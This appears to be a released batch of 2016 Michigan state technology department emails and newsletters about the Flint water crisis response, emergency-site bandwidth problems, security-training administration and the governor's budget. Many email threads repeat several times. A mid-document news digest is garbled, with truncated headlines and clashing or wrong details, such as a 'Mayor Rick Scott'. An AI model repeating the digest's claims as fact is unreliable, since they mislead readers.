Mike Zimmer, director of the Office of Good Government and the Department of Licensing and Regulatory Affairs, has shared a link – [www.helpforflint.com](http://www.helpforflint.com) – that offers other opportunities to contribute time, muscle and money to bring clean drinking water to the community. Here in DTMB, some of our employees didn't wait for an invitation to lend a hand. Office of Retirement Services staff contributed funds that were used to buy 31 cases and 23 gallons of water, which a local organization transported to Flint.

Autumn Hubbard, Ambrea Mack and Sarah Esquivel, who are in the photo at the left, nearly emptied the shelves at their local grocery store. Thanks for your efforts.

everyone.

Now work.

Last week, I signed a new policy that formalizes the annual employee review process and sets expectations for employees and managers. [Administrative Policy 200.37](#) establishes consistent standards for implementing performance plans and reviews. Some of the standards are practices we have followed for years. Others are new. Some of particular note include:

- The mandatory use of HRMN
- A standard Feb. 1-Jan. 31 rating period for all employees
- An Individual Development Plan that specifies training or development programs for each employee
- Competencies and objectives that align to DTMB goals or scorecard metrics
- Consequences for managers and supervisors who do not complete the review process as required

A fundamental role of each DTMB manager or supervisor is to provide employees with direction and feedback on their performance. Employees also are expected to take an active role in pursuing professional development opportunities and achieving their competencies and objectives. I encourage you to review the new policy and talk with your manager or supervisor if you have questions. Of course, I welcome your questions and input as well. Please send your comments and ideas to me at [behend@michigan.gov](mailto:behend@michigan.gov).

I know these have been busy weeks for many of you as you take on additional responsibilities and work hard to provide resources and services for our customers and citizens across the state. Please know that your hard work has not gone unnoticed. Thank you for everything you do, every day.

Have a great week,

David

## THANK YOU!

Fellow employees,

Each day, more than 46,000 state of Michigan employees come to work with the confidence and commitment to make Michigan a better place to live, work and play. I appreciate the way you care about the citizens we serve, and how it is reflected in the work that you do.

As you have heard from me and the media, our reputation and trust can be severely impacted when people do not make good decisions, or use good judgment in solving problems. That principle is universal, but never more so than when public health is at stake. What happened in Flint can never be allowed to happen again anywhere in our state.

I know that you want to work in a place where employee input is valued, efforts are recognized, and teams are always striving for continuous improvement. That's why we introduced employee surveys, Bureaucracy Busters and other reinvention initiatives. We want and deserve a culture of innovation, continuous improvement and employee engagement at every level. We can never take for granted how important the people are who depend on us to do our jobs, and I am asking you not to let the situation in Flint negatively impact your motivation to excel every day.

Many of you have taken an interest in helping the citizens of Flint on your own time, and I'd like to take this opportunity to recognize and thank those who have volunteered over the last couple of weekends. You have worked tirelessly to deliver cases of bottled water, water filters, replacement cartridges and water testing kits to the families in need. I appreciate you donating your time to help our fellow Michiganders. To date, more than 37,000 homes have been visited by one of our water resource teams.

For employees who would like to further help the people of Flint, please visit [www.HelpForFlint.com](http://www.HelpForFlint.com) to learn how you can do so. For additional information and to sign up for daily updates, please visit [www.mi.gov/FlintWater](http://www.mi.gov/FlintWater). I am committed to ensuring that all residents have access to safe and clean water.

Again, I'd like to express my gratitude for the work you do every day to continuously improve our state and earn the trust of those you serve. You make a real difference.

Thanks,

**Cc:** Rakowski, Rock (DTMB); Stanaway, Deb (DTMB)  
**Subject:** Re: Security Mentor Program

Catherine - As LARA's Emergency Manager, I have been working on the Flint recovery for the month of January 100 per cent - whether at the office for 10 hours plus or at the State Emergency Operations Center again 10 hours plus per day including weekends. I know Rock has been assisting in the Flint Recovery as an Alternate Emergency Manager for DTMB. I will try to get to it Monday, but my priority has to be Flint recovery. I believe Rock is in the same situation.

As for the separation of access, I have provided the list of DIFS employees and requested this separation three different times and have not seen it happen. I am copying Deb Stanaway - perhaps she can help with splitting DIFS from LARA. I know the report Director Behen sent out to Department Directors still had DIFS and UIA in LARA which gave a very misleading participation rate for LARA. Hopefully this will get taken care of before the new roll out occurs.

Karen,

I am following up on the email I sent on 1/25 requesting DIFS' updated Security Mentor report. Can you pull the report and email it to me?

Rock,

Karen still has DIFS security access. So that I don't have to keep bothering her for our reports I need to know what is required to remove her access and give access to me.

Thanks to you both!

Cathy

**From:** Rakowski, Rock (DTMB)  
**Sent:** Wednesday, September 23, 2015 10:37 AM  
**Subject:** Security Mentor Program

From: Security Mentor Administrative Team

As of September 30, 2015 we will no longer be accepting any "ADDS, DELETES, CHANGES, UPDATES" to the user file for Security Mentor. This phase of the training contract will end February 2016 and this "September cutoff" date will allow reasonable time for completion of each training lesson by current and new employees. During this time some employees will not receive notification of any new lessons to be taken as others will be notified to take their final lessons of this phase.

We are intending to renew the Security Mentor contract for two additional years but it will only license us for taking the next 12 lessons during those two years not previous lessons. The new lessons will still be deployed on a bi-monthly basis to all State of Michigan employees beginning February 2016 and ending February 2018.

All other facets of this training will be the same.

Thank You for all your help during this transition period, if you have any questions please email me at [Rakowskij@michigan.gov](mailto:Rakowskij@michigan.gov) or call me at 517-373-8059.

**Subject:** RE: Request from SEOC

From the reports we saw last night the traffic was a mixture of Office 365, video streaming, Amazon and a couple of others. After some further investigation this morning it turns out there are 50 plus employees both State and Federal that will be at the location for the near foreseeable future.

The SOB has already jumped up over 80% utilization a couple of times this morning. The site currently has a 50mb AVPN circuit, I am going to contact AT&T to see about doubling it to 100mb and find out how quickly it can be completed. I will also continue to monitor the traffic patterns there.

If you have any questions please let me know.

Another item to investigate, whether or not they are using a video VLAN/subnet allotted for that building. If we can get the data drop info, we can get the device on the proper IP segment and put the QoS to good use.

I suspect this was overlooked when the emergency stand-up happened on Monday.

Yup – you are overrunning the available bandwidth. Don't know what all they are doing there, but I'm sure it is critical. Since this is an AVPN circuit, you should be able to order additional bandwidth without hardware changes.

Rock,  
I didn't receive an update until this morning. I do not have a firm date yet but until I get that we are looking at the middle to end of next week. Which is actually great considering there is circuit/router hardware replacement for this one as well as the software changes that need to be made. AT&T management is still pushing though and I will let you know as soon as I receive a firm date.

Thank you,

From the reports we saw last night the traffic was a mixture of Office 365, video streaming, Amazon and a couple of others. After some further investigation this morning it turns out there are 50 plus employees both State and Federal that will be at the location for the near foreseeable future.

The SOB has already jumped up over 80% utilization a couple of times this morning. The site currently has a 50mb AVPN circuit, I am going to contact AT&T to see about doubling it to 100mb and find out how quickly it can be completed. I will also continue to monitor the traffic patterns there.

If you have any questions please let me know.

Thank you,  
Jay Salmon

Another item to investigate, whether or not they are using a video VLAN/subnet allotted for that building. If we can get the data drop info, we can get the device on the proper IP segment and put the QoS to good use.

I suspect this was overlooked when the emergency stand-up happened on Monday.

Yup – you are overrunning the available bandwidth. Don't know what all they are doing there, but I'm sure it is critical. Since this is an AVPN circuit, you should be able to order additional bandwidth without hardware changes.

**Subject:** "Flint residents should not have to pay for water they cannot drink"

## Budget recommendation will include \$30 million request for Flint water bill repayments





When Governor Rick Snyder presents his budget recommendation next Wednesday, Feb. 10, he will include a \$30 million request for the residents of Flint to keep their water service on and eliminate the need to pay for water they cannot completely trust to drink.

Under the governor's ask, the funding would enable the city of Flint to apply credits for customers on future bills. Estimates show water is roughly 47 percent of billing and sewer costs are around 53 percent. The credit would be applied to consumption usage (roughly 65 percent) of a resident's water portion of the bill, such as for bathing, drinking, cooking, and washing your hands. Residents still would be responsible for paying the sewer portion

of their water bills.

Professor Marc Edwards of Virginia Tech said, "This essentially refunds all the money associated with consumption or consumer use. I think it's an amazing gesture of common sense and good will and it corrects an injustice. I don't think there's a precedent for this. I feel so encouraged by the direction this is going."

[Click here to learn more about the budget request.](#)

We spoke with Staff Sgt. Thomas Vega about the critical resources they're providing to Flint families every day. He also encouraged residents to pick up and return their water testing kits to Flint fire stations. Test results will be posted online at [www.mi.gov/flintwater](http://www.mi.gov/flintwater). **[Click here to watch the video.](#)**

January 2016 vol. 10 no. 28

### Bin Laden's 9/11 plot "inspired" by EgyptAir flight crash: Al-Qaeda

Bin Laden planned the 9/11 terrorist attacks after being "inspired" by a video of a plane crash into the Atlantic Ocean. An al-Qaeda spokesman said bin-Lade, discussing EgyptAir Flight 990 -- which crashed into the Atlantic Ocean during its journey from Los Angeles to Cairo, said he asked people on board -- asked: "Why didn't he crash it into a building?"

### U.K. anti-radicalization program "sowing mistrust and fear" in Muslim communities:

Lord QC, the independent reviewer of the U.K.. terrorism laws, said the government's flagship anti-radicalization program, Prevent, should be scrapped because it is sowing mistrust and fear in the Muslim community. He said that the program, particularly its requirement that schools spot signs of radicalization in students, has become a "significant source

among British Muslims, encouraging “mistrust to spread and to

## **declares state of emergency in four with Zika virus**







Mayor Rick Scott has declared a state of emergency in four counties where residents have been diagnosed with the Zika virus. Miami-Dade in the South, Hillsborough in Tampa Bay, Lee County in southwest Florida, and Duval County in Florida Panhandle have all been affected under the state of emergency. Health officials believe, however, that the residents became sick from the virus in the United States.

## **launches investigation of lead poisoning of drinking water**

Michigan launched an investigation into the contamination of drinking water in Flint, Michigan, which has left Flint children and other residents sick from lead. In a hearing on the Flint water crisis yesterday, lawmakers from both parties described what is happening in Flint as a “a man-made public health crisis.” Flint’s drinking water became contaminated with lead in April 2015. The state-appointed emergency manager ordered city officials to switch the city’s water source from Lake Huron water treated by the Detroit Water and Sewerage Department to water from the Flint River, bypassing the Flint water treatment plant. The order by the state-appointed emergency manager was part of the state’s cost-cutting measures.

## **even low lead levels can cause lasting**

Dr. Fischer and Elizabeth Anthony, a pediatrician, say that even at low levels, lead exposure can cause lasting damage. In 2005, the federal standard for action was 10 micrograms per deciliter of blood, and in 2012 it was lowered by half in recognition of growing concern about a lower threshold of concern. But the truth is there is no safe level of blood lead for children, and the American Academy of Pediatrics and the Centers for Disease Control and Prevention have said as much. The medical research community has documented negative impacts on children at even lower levels of lead exposure than the current 5 micrograms per deciliter standard. With that view, we might consider every child with a confirmed nonzero lead test as at-risk. Testing lead blood levels in children is simply too late. This is akin to the TSA searching for lethal weapons on passengers after they have boarded the flight and the plane has taken off. If the lead is in the bloodstream, the damage is real and lasting for the child, and the options for response are far fewer and less effective. Lead exposure is highest in low-income neighborhoods, children of color, and children who live in rental housing are statistically at the greatest risk of lead exposure. That means the children most at risk of lead exposure also unfortunately face the effects of poverty, low-resource communities, and

## ility found in in two-factor authentication

Authentication is a computer security measure used by major online services to protect the identify of users in the event of a password loss. Services have long endorsed two-factor authentication as an effective defense against password attacks. But what if two-factor authentication could be bypassed by computer engineering but by social engineering?

## a cyber security technology receives internationalization award

Commercial licensing of a cybersecurity technology developed at the University of Tennessee's Oak Ridge National Laboratory has been recognized by the Laboratory Consortium for Technology Transfer (FLC) as a good example of moving technology to the marketplace. Hyperion, which has the technology, automatically analyzes executable programs and recognizes behaviors indicative of malicious intent and vulnerabilities, was licensed to Virginia-based Hyperion Solutions, LLC, in late 2014.

## Deaths in U.S. highest among high-income nations

Statistics show that the United States, despite having only half the population of twenty-two high-income nations combined, accounted for 82 percent of firearm deaths. In addition, the United State accounted for 90 percent of deaths among women, 91 percent of children aged 0 to 14 years, and 92 percent of deaths among 15 to 24 years who are killed by firearms.

## Real-time data needed to develop the 21st century electric grid

It's a great new theory or technology to improve the nation's energy infrastructure and electric grid. Would it not be great to test it against a model that provides the details that would tell you how your ideas would work? But it is a problem because existing sets of data are too small or outdated; and you do not have access to real data from the grid because of security and privacy issues. To solve this problem, is helping to create open-access power grid datasets for the electric power industry.

AT&T told me yesterday when we meet that they were expecting the end of this week. Well it is Thursday and I still have not been asked to submit an RFC. ☹ I also just checked with Pierre who submitted the upgrade request for me and he hasn't heard anything either.

I am going to send another email right now to see if it will help. ☹

Rock,  
I didn't receive an update until this morning. I do not have a firm date yet but until I get that we are looking at the middle to end of next week. Which is actually great considering there is circuit/router hardware replacement for this one as well as the software changes that need to be made. AT&T management is still pushing though and I will let you know as soon as I receive a firm date.

Thank you,

**Subject:** RE: Request from SEOC

From the reports we saw last night the traffic was a mixture of Office 365, video streaming, Amazon and a couple of others. After some further investigation this morning it turns out there are 50 plus employees both State and Federal that will be at the location for the near foreseeable future.

The SOB has already jumped up over 80% utilization a couple of times this morning. The site currently has a 50mb AVPN circuit, I am going to contact AT&T to see about doubling it to 100mb and find out how quickly it can be completed. I will also continue to monitor the traffic patterns there.

If you have any questions please let me know.

**Subject:** Re: Request from SEOC

Another item to investigate, whether or not they are using a video VLAN/subnet allotted for that building. If we can get the data drop info, we can get the device on the proper IP segment and put the QoS to good use.

I suspect this was overlooked when the emergency stand-up happened on Monday.

Yup – you are overrunning the available bandwidth. Don't know what all they are doing there, but I'm sure it is critical. Since this is an AVPN circuit, you should be able to order additional bandwidth without hardware changes.

From what we've heard the news conference was not held at the JIC. JIC is at the Flint office building and they were trying to live stream the news conference but it was slow.

The question Sgt. Ron Leix asked was could we increase bandwidth?

We've opened Remedy incident INC# 5877944 to track but it sounds like the JIC is a large increase in power users.

The GOV office quickly stood up some staff this week in the Flint S.O.B. If the press conference was sourced from the Flint S.O.B. then they would use the network WAN circuit as the rest of the building.

My team has seen an increase in slowness tickets today. I have staff investigating if patches or SW pushes have been happening, along with looking for other factors to explain the slowness.

**To:** McKee, Ryan (DTMB); Rakowski, Rock (DTMB)  
**Subject:** SEOC Update

DHHS

- CHECC working on long-term blood testing and recovery plan
- Working on flyers on lead and pregnant women

DARD

- Continue to conduct food business assessments and follow-ups as results are received
- MSU has posted results on lead water for vegetable gardening

DEQ

- Further coordinating with LARA for school and licensed adult day care providers
- Sentinel teams entered 113 homes

DHHS-HS

- 80% care givers have submitted water samples

MDE

- US Department of Education meeting at 8:30 am Friday in Genesee County along with MI Alliance for Families, DHHS-
- Additional funding received \$340,000 to hire a contract for school nurses

ARC

- Finished site visits, now just delivering water and handling hot shot calls
- 12 event based volunteers processed yesterday
- 2,760 water testing kits assembled today

State VAL

- Michigan work force development for local work force program
- Community partners in flint

UCG

- US HHS workers in the field come back with questions from residents and organizations that will need to be vetted through local EOC for response
- Matrix status update meeting held today along with an objectives meeting

EOC

- Water break line was replaced, working on backfilling should have back up by morning
- City will watch for additional water line breaks, last year they had over 400 minor breaks
- Will compile list of number of breaks and water advisories over the past few years

DTMB

- Printing of recycling card
- Working on receipts for purchases and file
- Compiling number of emails/documents to provide to MSP FOIA

Recovery

- Working with city and county for course of direction
- Working to develop missions for the Red Cross

PIO



- Press release issued last night on cartridge replacement after the water boil advisory is lifted

MSP FOIA Coordinator Lori Hinkley

- This is a work in progress in preparation for litigation, MSP may have changes moving forward
- The state will be transparent and provide all information by March on the internet

- MSP team will lead the effort and apply exemptions
- Email, text messages, documents, voicemail messages
- All emails and documents that have been deleted at the SEOC will be reinstated – MSP will work with DTMB to recover all documents
- 2 year retention schedule for all Flint Water Response at this time
- All work conducted at the SEOC on the computers will be MSP's responsibility
- State agency personnel emails are the responsibility of the corresponding agency
- 24 exemptions under FOIA
- Will set a production timeframe for information moving forward once original production is done
- By COB Friday, February 11, MSP has to provide a list of employees collecting documents, how soon they can obtain them and the estimate of how many document
- Agencies to provide number of emails sent/received per day and number of days actively working on response to obtain
- Agencies to provide copies of all written correspondence by COB February 19, MSP will then need to review for exemptions and then provide documentation to the governor's office by February 29
- Linked is also part of public documentation and must be provided
- MSP FOIA will provide documentation on protocols and process to follow
- Bethany Goodwin is lead FOIA coordinator for MSP

**Subject:** The Gov. Snyder's Budget Proposal

Right-click here to download pictures. To help protect your privacy, Outlook prevented automatic download of this picture from the Internet.  
DTMB Header 022216

Good morning everyone. I hope everyone had a great holiday weekend.

I had the good fortune to travel to Marquette on Monday with Chad Laidlaw, DTMB's policy and planning analyst, to meet with city, business and university leaders and to address the Economic Club of Marquette. I told them about the many things DTMB does, placing special emphasis on our work in mobility and cybersecurity. Marquette is really developing and making its mark as an innovative and entrepreneurial community.

Now work.

The executive budget Gov. Snyder presented last week outlined his investment plan for Michigan. Yes, the proposal for fiscal year 2017-18 outlined a strategy to address the critical challenges of addressing the Flint water crisis and turning around Detroit's Public Schools, but the \$54.9 billion plan also includes investment in four key areas:

- **Education.** The budget increases investment to K-12 schools, community colleges and the state's public universities. Additional funds are proposed to expand career, technical, science, technology, engineering and math programs.
- **Protecting the Public.** The governor's plan expands the Secure Cities program, which has reduced violent crime in four major Michigan cities. Funds also would support an additional trooper recruit school and an academy to train corrections officers, among other initiatives.
- **Putting People First.** The governor recommends continued expansion of the Healthy Kids Dental Program and funding efforts to ensure residents have access to affordable health care. His proposal boosts funds to help cover new higher cost specialty medications to treat conditions such as hepatitis C and cystic fibrosis, among others.
- **Investing in Infrastructure.** The proposal allocates \$1.2 billion to maintain and repair Michigan roads, bridges and other critical infrastructure.

The budget proposal also includes FY 2017-18 funding recommendations for DTMB. Gov. Snyder recommends ongoing funding of \$1.3 billion for department operations and a one-time allocation of \$32.4 million.

A few highlights include:

- \$502 million for information technology support for all state agencies and \$132.8 million for

14 high-priority IT projects in seven agencies. He recommends increasing the Information Technology Investment Fund by \$7 million, from \$65 million to \$72 million. This fund supports several major multiyear IT projects and upgrades, including the replacement of outdated legacy systems.

- An additional \$5 million to support cybersecurity improvements to safeguard citizens' personal information and protect critical infrastructure and government services.
- IT support of \$6.5 million to modernize the Office of Retirement Services' systems and enhance customer service for more than 530,000 current and future retirees.

You can see the full executive budget recommendations, which are posted on the Budget Office website. Details of DTMB's proposed budget begin on page B-75.

We can expect to see many changes before the budgets are signed and become effective Oct. 1. The executive budget will be used by the House and Senate Appropriations Committees as they work on their own budgets and hold committee hearings on the proposals. I'll keep you posted as the process moves ahead.

As always, I welcome your notes, whether about the budget process or any other topic. Please send them to me at behend@michigan.gov.

Thank you again for all the good work you do. I hope you have a great week ahead.

David

Rock,  
I didn't receive an update until this morning. I do not have a firm date yet but until I get that we are looking at the middle to end of next week. Which is actually great considering there is circuit/router hardware replacement for this one as well as the software changes that need to be made. AT&T management is still pushing though and I will let you know as soon as I receive a firm date.

Thank you,

From the reports we saw last night the traffic was a mixture of Office 365, video streaming, Amazon and a couple of others. After some further investigation this morning it turns out there are 50 plus employees both State and Federal that will be at the location for the near foreseeable future.

The SOB has already jumped up over 80% utilization a couple of times this morning. The site currently has a 50mb AVPN circuit, I am going to contact AT&T to see about doubling it to 100mb and find out how quickly it can be completed. I will also continue to monitor the traffic patterns there.

If you have any questions please let me know.

Another item to investigate, whether or not they are using a video VLAN/subnet allotted for that building. If we can get the data drop info, we can get the device on the proper IP segment and put the QoS to good use.

I suspect this was overlooked when the emergency stand-up happened on Monday.

Yup -- you are overrunning the available bandwidth. Don't know what all they are doing there, but I'm sure it is critical. Since this is an AVPN circuit, you should be able to order additional bandwidth without hardware changes.

From what we've heard the news conference was not held at the JIC. JIC is at the Flint office building and they were trying to live stream the news conference but it was slow.

The question Sgt. Ron Leix asked was could we increase bandwidth?

We've opened Remedy incident INC# 5877944 to track but it sounds like the JIC is a large increase in power users.

The GOV office quickly stood up some staff this week in the Flint S.O.B. If the press conference was sourced from the Flint S.O.B. then they would use the network WAN circuit as the rest of the building.

My team has seen an increase in slowness tickets today. I have staff investigating if patches or SW pushes have been happening, along with looking for other factors to explain the slowness.

**Subject:** RE: SEOC Update 1/23 PM

Update

DHHS – Testing centers are being set up

DEQ – Test kit results are being coordinated and results are being published.

Red Cross – 40 teams deployed today with 40 teams projected to be deployed again tomorrow.

DTMB – Email storage expanded for GIS staff here at MSP

Additional Porta Potty delivered to warehouse location (placed outside) (I understand that it now totals 4)

MiSOC reports as of 1500 hours no additional activities against Michigan.gov

3 additional vans requested for water distribution to citizens who cannot get out to the PODS, Carol is checking with MDOT and Corrections.

There has been some discussion that tomorrow some vehicles are being demobilized and may be available.

Otherwise rent from Uhaul.

All 90 rolls of stretch wrap confirmed delivered to warehouse in Flint.

25000 missing test pamphlets from Thursday delivery have been found in the warehouse.

David from Home Depot is having 400 permanent industrial markers delivered to warehouse.

Thanks

Rock

Rock,  
I didn't receive an update until this morning. I do not have a firm date yet but until I get that we are looking at the middle to end of next week. Which is actually great considering there is circuit/router hardware replacement for this one as well as the software changes that need to be made. AT&T management is still pushing though and I will let you know as soon as I receive a firm date.

Thank you,

From the reports we saw last night the traffic was a mixture of Office 365, video streaming, Amazon and a couple of others. After some further investigation this morning it turns out there are 50 plus employees both State and Federal that will be at the location for the near foreseeable future.

The SOB has already jumped up over 80% utilization a couple of times this morning. The site currently has a 50mb AVPN circuit, I am going to contact AT&T to see about doubling it to 100mb and find out how quickly it can be completed. I will also continue to monitor the traffic patterns there.

If you have any questions please let me know.

Another item to investigate, whether or not they are using a video VLAN/subnet allotted for that building. If we can get the data drop info, we can get the device on the proper IP segment and put the QoS to good use.

I suspect this was overlooked when the emergency stand-up happened on Monday.

Yup – you are overrunning the available bandwidth. Don't know what all they are doing there, but I'm sure it is critical. Since this is an AVPN circuit, you should be able to order additional bandwidth without hardware changes.

From what we've heard the news conference was not held at the JIC. JIC is at the Flint office building and they were trying to live stream the news conference but it was slow.  
The question Sgt. Ron Leix asked was could we increase bandwidth?

We've opened Remedy incident INC# 5877944 to track but it sounds like the JIC is a large increase in power users.

The GOV office quickly stood up some staff this week in the Flint S.O.B. If the press conference was sourced from the Flint S.O.B. then they would use the network WAN circuit as the rest of the building.

My team has seen an increase in slowness tickets today. I have staff investigating if patches or SW pushes have been happening, along with looking for other factors to explain the slowness.

**Subject:** RE: Request from SEOC

From the reports we saw last night the traffic was a mixture of Office 365, video streaming, Amazon and a couple of others. After some further investigation this morning it turns out there are 50 plus employees both State and Federal that will be at the location for the near foreseeable future.

The SOB has already jumped up over 80% utilization a couple of times this morning. The site currently has a 50mb AVPN circuit, I am going to contact AT&T to see about doubling it to 100mb and find out how quickly it can be completed. I will also continue to monitor the traffic patterns there.

If you have any questions please let me know.

Thank you,

Another item to investigate, whether or not they are using a video VLAN/subnet allotted for that building. If we can get the data drop info, we can get the device on the proper IP segment and put the QoS to good use.

I suspect this was overlooked when the emergency stand-up happened on Monday.

Yup – you are overrunning the available bandwidth. Don't know what all they are doing there, but I'm sure it is critical. Since this is an AVPN circuit, you should be able to order additional bandwidth without hardware changes.

From what we've heard the news conference was not held at the JIC. JIC is at the Flint office building and they were trying to live stream the news conference but it was slow.  
The question Sgt. Ron Leix asked was could we increase bandwidth?

We've opened Remedy incident INC# 5877944 to track but it sounds like the JIC is a large increase in power users.

The GOV office quickly stood up some staff this week in the Flint S.O.B. If the press conference was sourced from the Flint S.O.B. then they would use the network WAN circuit as the rest of the building.

My team has seen an increase in slowness tickets today. I have staff investigating if patches or SW pushes have been happening, along with looking for other factors to explain the slowness.

**Subject:** RE: Request from SEOC

From the reports we saw last night the traffic was a mixture of Office 365, video streaming, Amazon and a couple of others. After some further investigation this morning it turns out there are 50 plus employees both State and Federal that will be at the location for the near foreseeable future.

The SOB has already jumped up over 80% utilization a couple of times this morning. The site currently has a 50mb AVPN circuit, I am going to contact AT&T to see about doubling it to 100mb and find out how quickly it can be completed. I will also continue to monitor the traffic patterns there.

If you have any questions please let me know.

Thank you,

Another item to investigate, whether or not they are using a video VLAN/subnet allotted for that building. If we can get the data drop info, we can get the device on the proper IP segment and put the QoS to good use.

I suspect this was overlooked when the emergency stand-up happened on Monday.

Yup – you are overrunning the available bandwidth. Don't know what all they are doing there, but I'm sure it is critical. Since this is an AVPN circuit, you should be able to order additional bandwidth without hardware changes.

Diane,

Are you able to have someone check on this resource request from JIC in Flint.

I think Rich and Vicki must be out.

Let me know.

Thanks

Rock

**Subject:** RE: Request from SEOC

From the reports we saw last night the traffic was a mixture of Office 365, video streaming, Amazon and a couple of others. After some further investigation this morning it turns out there are 50 plus employees both State and Federal that will be at the location for the near foreseeable future.

The SOB has already jumped up over 80% utilization a couple of times this morning. The site currently has a 50mb AVPN circuit, I am going to contact AT&T to see about doubling it to 100mb and find out how quickly it can be completed. I will also continue to monitor the traffic patterns there.

If you have any questions please let me know.

Another item to investigate, whether or not they are using a video VLAN/subnet allotted for that building. If we can get the data drop info, we can get the device on the proper IP segment and put the QoS to good use.

I suspect this was overlooked when the emergency stand-up happened on Monday.

Yup – you are overrunning the available bandwidth. Don't know what all they are doing there, but I'm sure it is critical. Since this is an AVPN circuit, you should be able to order additional bandwidth without hardware changes.

**Subject:** RE: Request from SEOC

From what we've heard the news conference was not held at the JIC. JIC is at the Flint office building and they were trying to live stream the news conference but it was slow.  
The question Sgt. Ron Leix asked was could we increase bandwidth?

We've opened Remedy incident INC# 5877944 to track but it sounds like the JIC is a large increase in power users.

The GOV office quickly stood up some staff this week in the Flint S.O.B. If the press conference was sourced from the Flint S.O.B. then they would use the network WAN circuit as the rest of the building.

My team has seen an increase in slowness tickets today. I have staff investigating if patches or SW pushes have been happening, along with looking for other factors to explain the slowness.

Rock,  
I didn't receive an update until this morning. I do not have a firm date yet but until I get that we are looking at the middle to end of next week. Which is actually great considering there is circuit/router hardware replacement for this one as well as the software changes that need to be made. AT&T management is still pushing though and I will let you know as soon as I receive a firm date.

**Subject:** RE: Request from SEOC

From the reports we saw last night the traffic was a mixture of Office 365, video streaming, Amazon and a couple of others. After some further investigation this morning it turns out there are 50 plus employees both State and Federal that will be at the location for the near foreseeable future.

The SOB has already jumped up over 80% utilization a couple of times this morning. The site currently has a 50mb AVPN circuit, I am going to contact AT&T to see about doubling it to 100mb and find out how quickly it can be completed. I will also continue to monitor the traffic patterns there.

If you have any questions please let me know.

Another item to investigate, whether or not they are using a video VLAN/subnet allotted for that building. If we can get the data drop info, we can get the device on the proper IP segment and put the QoS to good use.

I suspect this was overlooked when the emergency stand-up happened on Monday.

Yup – you are overrunning the available bandwidth. Don't know what all they are doing there, but I'm sure it is critical. Since this is an AVPN circuit, you should be able to order additional bandwidth without hardware changes.

**Subject:** RE: Request from SEOC

From what we've heard the news conference was not held at the JIC. JIC is at the Flint office building and they were trying to live stream the news conference but it was slow.

The question Sgt. Ron Leix asked was could we increase bandwidth?

We've opened Remedy incident INC# 5877944 to track but it sounds like the JIC is a large increase in power users.

The GOV office quickly stood up some staff this week in the Flint S.O.B. If the press conference was sourced from the Flint S.O.B. then they would use the network WAN circuit as the rest of the building.

My team has seen an increase in slowness tickets today. I have staff investigating if patches or SW pushes have been happening, along with looking for other factors to explain the slowness.

**Subject:** Flint Water Scams

Looks like Schuette has his own donation web site.  
This article is from NBC.COM

**LANSING, Mich --** Michigan Attorney General Bill Schuette on Tuesday issued a warning about scams relating to the Flint water crisis.

Schuette said two common scams involve charitable giving and home and business repairs.

#### Charitable giving scams

- Be cautious of requests for donations by unfamiliar organizations or people.
- Beware of unsolicited phone calls, and text and email appeals on social media sites such as Facebook and Twitter.
- Crowdfunding and other types of internet giving can be tools of tremendous good, but as with any type of giving it can be abused, so it's important to proceed with caution when donating online. A Consumer alert with additional information and advice on crowdfunding is available [here](http://www.michigan.gov/charitable).
- Continue to reach out and help Flint residents but be sure to choose established charitable organizations with a history of helping those in need. The Michigan charitable giving database can be searched at <http://www.ag.state.mi.us/CharitableTrust/>

#### Door-to-door sales, repair scams

While not wanting to interfere with legitimate services or visits from governmental entities to your home or business, Schuette noted that another common scam is door-to-door sales of services such as home or business repair, or scammers imitating government workers, such as inspection services seeking to gain entrance to your home or business. For example, scam artists could approach a home owner with promises of repairing plumbing or restoring clean water service to a home. To avoid falling victim to con artists, make sure to take following precautions:

- Beware of door-to-door solicitors. Be cautious when someone appears at your door without a previous connection to you or without you having contacted the business in question beforehand.
- Don't make any rushed decisions. Do your homework and check out any contractor before you pay them anything or sign any contracts. Do not feel pressured into signing any documents at your door. A legitimate business will give you time to consider a proposal.
- Ask to see the ID of anyone who wants to enter your home or business. It is completely appropriate to check them out by calling the governmental authority or the company they claim to represent.
- Do not let anyone remove your water meter, and do not pay anyone for promising "alternative" water services involving your home plumbing. Under the Flint City Code of Ordinances, unauthorized parties who tamper with city water system equipment may be guilty of a misdemeanor.

-Check the company's complaint history by calling the Attorney General's Consumer Protection Division (toll free) at 1-877-765-8388.

To file a complaint -

